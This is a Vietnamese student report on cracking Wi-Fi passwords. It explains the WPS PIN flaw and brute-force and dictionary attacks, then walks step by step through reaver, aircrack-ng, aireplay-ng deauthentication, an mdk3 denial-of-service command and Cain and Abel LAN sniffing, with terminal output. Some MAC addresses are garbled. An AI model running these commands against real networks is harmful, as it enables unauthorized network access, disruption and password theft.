Họ và Tên	Nội dung công việc	Đóng góp (%)
Trần Văn Lắm	-Tìm hiểu lỗ hổng WPS và phương pháp tấn công. -Hiện thực bằng công cụ Reaver trong Kali Linux	100%
Trịnh Văn Quyền	-Tìm hiểu phương pháp BruteForce và Dictionary Attack. -Hiện thực bằng công cụ Air-crack trong Kali linux	100%
Nguyễn Hữu Nam	-Tìm hiểu công cụ Cain and abel -Viết báo cáo	100%

Mục lục

1 Giới thiệu tổng quan về các phương thức tấn công.

1.1 Tấn công qua lỗ hổng WPS

1.1.1 WPS là gì?

WPS là một tính năng có mặt trong gần như tất cả các router wireless được sản xuất trong những năm gần đây. Tính năng này cho phép một máy tính có thể kết nối đến một mạng không dây thong qua việc nhập mã PIN mà không cần phải nhớ mật khẩu của mạng đó.
Ý tưởng đằng sau WPS là để cho phép người dùng dễ dàng thiết lập một mạng WiFi an toàn. Tạo một WPA PSK (Pre Shared Key) và sau đó chèn vào tất cả các thiết bị WiFi khách hàng là khó khăn và dẫn đến hủ tục, giống như một khóa yếu. WPS cho phép người dùng nhập vào số PIN 8 chữ số trên thiết bị của khách hàng được xác nhận bởi các AP. Nếu số PIN được chấp nhận, AP sẽ gửi WPA PSK và các thiết bị khách hàng sau đó có thể kết nối vào mạng. Điều này cho phép các WPA PSK là mạnh nhất có thể mà không bị một sự bất tiện cho người sử dụng khi sau đó thử gõ nó vào máy tính bảng mới của họ

1.1.2 Vấn đề của WPS

Do thiết kế kém khi tạo WPS nó bị bỏ lại dễ bị tổn thương dẫn đến một cuộc tấn công. Đây là nơi mà một kẻ tấn công chỉ cần dự đoán tất cả trường hợp có thể có của các mã PIN cho đến khi họ tìm thấy chính xác.
Với một PIN 8 chữ số ta sẽ có 100.000.000 kết hợp có thể (10^8). Nếu bạn có thể đoán tốc độ 1 PIN mỗi giây thì sẽ có 1,157.4 ngày để kiểm tra tất cả các kết hợp có thể. Nói về mặt thống kê, bạn có thể mong đợi để crack mã PIN trong khoảng nửa mà đó sẽ là 578,7 ngày. Rõ ràng đây không phải là một việc khả thi nhưng may mắn cho chúng ta, có một số sai sót trong giao thức WPS rằng chúng ta có thể khai thác để tăng tốc.
Các chữ số thứ 8 của PIN là không thực sự được sử dụng như một phần của PIN nhưng thay vì là một checksum cho trước 7 chữ số. Điều này làm giảm khả năng tổ hợp từ 100.000.000 xuống 10.000.000 (10^7). Điều này ngay lập tức làm giảm thời gian cuộc tấn công xuống còn 115,7 ngày để thử tất cả các kết hợp hoặc 57,8 ngày để thử 50% trong số đó dựa trên tỷ lệ 1 PIN mỗi giây.
Tuy nhiên, may mắn thay có một lỗ hổng trong giao thức WPS có thể được khai thác để giảm bớt thời gian crack.
Các router có PIN tám chữ số mà bạn cần phải nhập vào thiết bị để kết nối. Tuy nhiên nó không kiểm tra toàn bộ PIN tám chữ số cùng một lúc, thay vào đó bộ định tuyến kiểm tra bốn chữ số đầu tiên tách biệt với bốn chữ số cuối cùng. Điều này làm cho mã PIN WPS dễ dàng bị tấn công hơn bằng cách đoán các kết hợp khác nhau. Nửa đầu của PIN chỉ có 10.000 (10^4) kết hợp có thể và với tốc độ của chúng ta về 1 PIN mỗi giây sẽ chỉ mất 2,7 giờ để đoán tất cả các kết hợp có thể. Phần thứ hai của mã PIN, do giá trị tổng kiểm tra, chỉ có 1.000 (10^3) kết hợp và sẽ mất một ít ỏi 16 phút để đoán tất cả các kết hợp có thể. Để đi từ một thời gian tổng cộng 4 tháng xuống còn 3 giờ để thử tất cả

các kết hợp có thể cho thấy cách các giao thức WPS không tận dụng lợi thế của bảo mật được cung cấp bởi một PIN 8 chữ số. Đây là một trong những lý do chính WPS là một liên kết yếu trong chuỗi bảo mật WiFi của bạn.

1.1.3 Cracking WPS PIN

Sau khi tiếp xúc với các điểm yếu trong WPS thì không mất nhiều thời gian cho các công cụ để khai thác chúng. Một công cụ nổi tiếng nhất chính là Reaver.

1.2 Hack mật khẩu wi-fi sử dụng Brute Force Attack

1.2.1 Brute Force Attack là gì ?

Brute force attack là tên gọi của một loại hình tấn công mạng nhằm mục đích Truy cập được vào chế độ điều khiển bên trong theo cơ chế Login. Tùy mục đích mà ta sẽ thấy mục tiêu là gì.
Đối với wi-fi, hacker sẽ tận dụng Card wifi (của máy tính họ) thành dạng Mornitor theo dõi các tệp tin trao đổi trong mạng. Thu thập chúng là tìm ra mật khẩu của bạn.
Ưu điểm của phương pháp này là kiên trì sẽ thành công. Tuy nhiên cũng phụ thuộc một phần vào may rủi. Đổi khi chỉ vài tiếng nhưng vài ngày, vài tháng, thậm chí vài năm là điều hết sức bình thường.Và phụ thuộc vào cấu hình máy, độ phức tạp của mật khẩu.

1.2.2 Cơ chế hoạt động

Brute force là phương thức tấn công về mặt lý thuyết thì nó có tỷ lệ thành công cao.
Brute force đơn giản là thử lần lượt các mật mã vào giao diện truy cập.
Về thời gian : nhanh nếu mật khẩu đơn giản và rất lâu nếu mật khẩu phức tạp.

1.3 Hack mật khẩu wi-fi sử dụng Dictionary attack

1.3.1 Dictionary Attack là gì ?

Dictionary attack là phương thức thường được sử dụng như một cách là dò từng mật khẩu một, đến khi nào khớp thì có thể đăng nhập vào mạng wifi của bạn.
Phương pháp này sử dụng một bộ từ điển(Dictionary) tổng hợp rất nhiều mật khẩu và dùng từng cái một để đăng nhập vào hệ thống.
Nếu mật khẩu của mục tiêu có trong Dictionary thì sẽ thành công, ngược lại sẽ thất bại.

1.3.2 Cơ chế hoạt động

Ngược lại với Brute force attack, nơi mà phần lớn các không gian khóa được tìm kiếm một cách hệ thống, một cuộc tấn công từ điển cố chỉ có những khả năng mà được coi là có thể thành công.
Các cuộc tấn công từ điển thường thành công vì nhiều người có xu hướng lựa chọn mật khẩu ngắn mà là những từ thông thường hoặc mật khẩu phổ biến, hoặc các biến thể đơn giản thu được, ví dụ, bằng cách gắn thêm một chữ số hoặc dấu chấm câu nhân vật.

Các cuộc tấn công từ điển là tương đối dễ dàng để đánh bại, ví dụ: bằng cách chọn một mật khẩu mà không phải là một biến thể đơn giản của một từ tìm thấy trong bất kỳ từ điển hay danh sách các mật khẩu thường được sử dụng.

2 Công cụ và phần mềm sử dụng

2.1 Hệ điều hành Kali Linux

Kali Linux là một bản phân phối Linux dựa trên nền tảng hệ điều hành Ubuntu, với nhiều công cụ bảo mật rất hữu ích cho người dùng.
Kali Linux tích hợp các Repository (Kho lưu trữ phần mềm) rất thuận lợi khi bạn cần cập nhật các bản vá lỗi bảo mật mới nhất. Đây là hệ điều hành được các chuyên gia đánh giá cao về tính bảo mật và an toàn thông tin với nhiều các công cụ thiết yếu, cùng với cải tiến về khả năng tương thích với kiến trúc ARM.

Tính năng của Kali Linux:

- Hệ điều hành Linux bảo mật
- Kho lưu trữ phần mềm phong phú
- Cải thiện tương thích phần cứng và driver wireless
- Khả năng tùy biến cao
- Các công cụ bảo mật hữu ích

2.2 Công cụ Reaver

Reaver là một trong những công cụ tốt nhất trong một thời gian dài. Trước khi WPA được hiện thực và mã hoá WEP được sử dụng thì bất kỳ wifi nào cũng có thể bị crack một cách dễ dàng. Nhưng khi chuẩn WPA xuất hiện nó trở nên khó khăn hơn nhiều để thực hiện và phương pháp Dictionary Attack đã trở thành lựa chọn duy nhất. Sau đó, đến Reaver.
Reaver hoạt động bằng một lỗ hổng tìm thấy trong các router gọi là WPS hoặc Wi-Fi Protected Setup.
Nếu một router kích hoạt WPS thì việc crack là không khó. WPS sử dụng số PIN mà không được mã hóa. Reaver bắt đầu bằng cách thử qua những con số PIN cho đến khi nó được tìm thấy, khi đó mật khẩu sẽ hiển thị. Nếu một router đã kích hoạ WPS nó thường có thể bị crack trong 2-10 giờ.

2.3 Công cụ Air-Crack-ng

Aircrack-ng là một công cụ bẻ khoá 802.11 WEP và WPA - PSK có thể khôi phục chìa khoá một lần khi đã nắm bắt đủ gói dữ liệu. Nó triển khai tấn công theo chuẩn FMS cùng với một số tối ưu hóa như tấn công KoreK, cũng như tấn công PTW, do đó cuộc

tấn công trở nên nhanh hơn nhiều so với các công cụ bẻ khoá WEP khác.
Bộ phần mềm bao gồm hơn một chục công cụ rời rạc, bao gồm:

- airodump (một chương trình bắt gói tin 802.11)
- aireplay (một chương trình tiêm gói tin 802.11)
- aircrack (crack WEP tĩnh và WPA-PSK)
- airdecap (giải mã WEP / bắt file WPA)

2.4 Công cụ Cain and Abel

Cain and Abel (thường viết tắt là Cain) là một công cụ khôi phục mật khẩu miễn phí cho Microsoft Windows. Nó có thể phục hồi được nhiều loại mật khẩu bằng cách sử dụng các phương pháp như network packet sniffing, crack các password hashes bằng cách sử dụng các phương pháp như dictionary attacks, brute force và cryptanalysis attacks. Các cuộc tấn công giải mã được thực hiện thông qua các rainbow tables có thể được tạo ra với các chương trình winrtgen.exe cung cấp cùng với Cain and Abel. Cain and Abel được duy trì bởi Massimiliano Montoro và Sean Babcock.

2.4.1 Đặc điểm

- Tùy thuộc vào Rainbow table được sử dụng, Cain and Abel có thể khôi phục được 99% mật khẩu từ bất kì tài khoản Windows nào.
- Cain and Abel có thể hack nhiều loại mật khẩu của Windows passwords.
- Sử dụng nhiều phương pháp khôi phục mật khẩu khác nhau làm công cụ này rất linh hoạt.
- Làm việc trên nền tảng Windows XP, Windows 2000, Windows XP, Windows 7.

2.4.2 Ưu điểm

- Đây là công cụ khôi phục mật khẩu hoàn toàn miễn phí.
- Sử dụng nhiều phương pháp để crack passwords.
- Khôi phục mật khẩu nhanh (đối với một số thử nghiệm).

2.4.3 Nhược điểm

- Sử dụng "Rainbow Tables" được download từ nguồn trực tuyến khác.
- Chương trình phải cài đặt trên ổ cứng (không tiện dụng như các công cụ khôi phục mật khẩu khác).
- Phải truy cập vào tài khoản quản trị viên khác trên máy tính.
- Không hoạt động tốt trên windows 8, windows 10.

3 Hướng dẫn sử dụng và hiện thực

3.1 Bẻ khoá WPA/WPA2 sử dụng Reaver

Khởi động vào hệ điều hành kali linux (Không sử dụng máy ảo).
Tìm và mở phần mềm aircrack-ng.

Step 1: Cài đặt ban đầu

- Vô hiệu hoá network manager:


service network-manager stop

- Kiểm tra các tiến trình đang hoạt động:

airmon-ng check


- Kill tất cả các tiến trình can thiệp:

kill <pid>



- Kích hoạt chế độ monitor của card mạng:

airmon-ng check
iwconfig
airmon-ng start wlan0




Step 2: Chọn đối tượng

- Dò tìm thông tin các mục tiêu xung quanh - Airodump biến terminal thành thiết bị đầu cuối cập nhật hiển thị tất cả thông tin. Lưu ý các mục tiêu BSSID, chanel và ESSID. Nhấn Ctrl+C để dừng quét.

airodump-ng wlan0mon


- Ta có thể sử dụng: *wash -i wlan0* để kiểm tra danh sách các mạng có hỗ trợ WPS để dễ dàng tấn công.



Step 3: Tiến hành bẻ khoá


reaver -i wlan0mon -b <bssid> -c <channel> -K 1 -vv

- -vv được viết để hiển thị các số liệu thống kê hiện hành của các cuộc tấn công như là một tỷ lệ phần trăm hoàn thành.



- Lúc này nó sẽ dùng cơ chế Brute force để tìm mã pin, từ mã pin nó sẽ dò tiếp mã PSK, thời gian tìm có thể 9-10 tiếng tùy vào cấu hình máy và mã PSK do đối phương đặt có phức tạp hay không.

-Sau khi tìm xong nó sẽ kết thúc giống hình dưới đây, ta thu được mã PIN và PSK để đăng nhập và wifi.



Lưu ý

- Muốn hack được pass wifi thì AP phải enable tính năng WPS.
- Lệnh xem AP có enable WPS không

wash -i mon0

- Nếu ở cột WPS Locked có hiện chứ NO là có enable.YES là bị khoá
- Lệnh DOS có thể chuyển nó về NO

mdk3 mon0 a -a BSSID

3.2 Tấn công wireless sử dụng Dictionary Attack

Step 1
Xem các interface của card mạng :

```
root@JollyJumperBackTrack:~# ifconfig -a
```

Trường hợp này wireless card có interface là wlan0

```
wlan0     Link encap:Ethernet  HWaddr 00:19:cb:7c:9a:5f
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Chuyển wlan0 về chế độ Monitor

```
root@JollyJumperBackTrack:~# airmon-ng start wlan0

Interface       Chipset         Driver

wlan0           ZyDAS 1211      zd1211rw - [phy0]
                                (monitor mode enabled on mon0)
```

airmon-ng sẽ tạo ra card mạng ảo dùng cho việc Monitor tên là mon0

Step 2
Scan mạng wireless trong "vùng bắt sóng" của wireless card

```
root@JollyJumperBackTrack:~# airodump-ng mon0
```

Ở đây ta có 1 AP có **BSSID là 00:d4: 68 :d2:08** , **channel 7** , bảo mật WPA2 , mã hóa kiểu CCMP , chứng thực PSK , cột ESSID ghi là <length: 7> tức là AP ẩn ,và có 1 client **00:e8:be:e9:c5** đang connect

```
CH 13 ][ Elapsed: 8 s ][ 2009-11-17 14:28

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:13:D4:68:D2:08   60       25        4    0   7  54   WPA2 CCMP   PSK  <length:  7>
00:14:6C:06:D7:96   17        6        0    0  11  54   WEP  WEP         Diep

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

00:13:D4:68:D2:08  00:13:E8:BE:E9:C5   79    0 -54      0        1
```

```
root@JollyJumperBackTrack:~# airodump-ng -c 7 -w wpa2 -d 00:13:D4:68:D2:08 mon0
```

Ta sẽ bắt dữ liệu từ AP ẩn có BSSID 00:d4: 68: d2:08 trên channel 7 và ghi vào file wpa2.cap

```
CH  7 ][ Elapsed: 0 s ][ 2009-11-17 14:28

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:13:D4:68:D2:08   70   0        7       10    0   7  54   WPA2 CCMP   PSK  <length:  7>

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

00:13:D4:68:D2:08  00:16:44:7B:F9:BC   71   54 -54      0       10
```

Step 3

Trong cơ chế bảo mật WPA , khi muốn kết nối với AP , client sẽ gởi gói tin có chứa 4-way handshake đến đến AP , trong gói tin đó có chứa thông tin về password (đã được hash) của mạng WPA . Ta phải được gói tin có chứa **4-way handshake** thì mới có thể tìm ra được password.

Để làm được điều này , ta phải "đá" client ra :

```
root@JollyJumperBackTrack:~# aireplay-ng -0 1 -a 00:13:D4:68:D2:08 -c 00
:16:44:7b:f9:bc mon0
```

```
14:29:14  Sending 64 directed DeAuth. STMAC: [00:16:44:7B:F9:BC] [30|179
14:29:14  Sending 64 directed DeAuth. STMAC: [00:16:44:7B:F9:BC] [30|180
14:29:14  Sending 64 directed DeAuth. STMAC: [00:16:44:7B:F9:BC] [30|181
14:29:14  Sending 64 directed DeAuth. STMAC: [00:16:44:7B:F9:BC] [30|182
14:29:14  Sending 64 directed DeAuth. STMAC: [00:16:44:7B:F9:BC] [30|183
14:29:14  Sending 64 directed DeAuth. STMAC: [00:16:44:7B:F9:BC] [30|184
14:29:14  Sending 64 directed DeAuth. STMAC: [00:16:44:7B:F9:BC] [30|185
14:29:14  Sending 64 directed DeAuth. STMAC: [00:16:44:7B:F9:BC] [30|186
14:29:14  Sending 64 directed DeAuth. STMAC: [00:16:44:7B:F9:BC] [30|187
14:29:14  Sending 64 directed DeAuth. STMAC: [00:16:44:7B:F9:BC] [30|188
14:29:14  Sending 64 directed DeAuth. STMAC: [00:16:44:7B:F9:BC] [30|189
14:29:14  Sending 64 directed DeAuth. STMAC: [00:16:44:7B:F9:BC] [30|190
14:29:14  Sending 64 directed DeAuth. STMAC: [00:16:44:7B:F9:BC] [30|191
14:29:14  Sending 64 directed DeAuth. STMAC: [00:16:44:7B:F9:BC] [30|192
 ACKs]
```

aireplay-ng -0 1 : deauthenticate 1 lần
-a 00:d4: 68 :d2:08 : setAccess Point MAC address
-c 00:44 :7b:f9:bc : set Destination MAC address
mon0 : interface ảo của wireless card dùng cho việc monitor
=> lệnh này có nghĩa là : mon0 sẽ giả danh **AP 00:d4: 68 :d2:08** và gởi đến **Client 00:44 :7b:f9:bc** thông tin rằng "anh đã bị đá ra khỏi mạng" , client sẽ phải gởi gói tin chứa **4-way handshake** yêu cầu kết nối lại với AP. Lúc này lệnh **airodump-ng** ở trên sẽ bắt được gói tin chứa **4-way handshake** , và cũng sẽ dò ra được **SSID**của AP .
(quay lại cửa sổ airodump-ng)

Step 4

Công việc cần làm bây giờ là phải dò ra password từ gói dữ liệu chứa 4-way handshake mà ta bắt được (đã lưu vào file .cap).

Ta chỉ quan tâm đến 2 file :


- dic : file từ điển , chứa các từ khóa (ở dạng text) có thể là password của AP
- wpa2-01.cap : file chứa 4-way handshake , được tạo ra bởi lệnh airodump-ng ở bước 2 + 3

Bắt đầu dùng aircrack-ng kết hợp với file từ điển đề dò password bắt được trong file .cap :


Kết quả:

3.3 Sniffer mật khẩu trong mạng LAN với Cain and Abel


Download và cài đặt phần mềm như các phần mềm khác trên window.
Nhấn Configure -> Chọn Card mạng phù hợp, tích chọn "Don't use Promiscuous mode".




Chọn Sniffer -> Range -> Bấm chọn OK

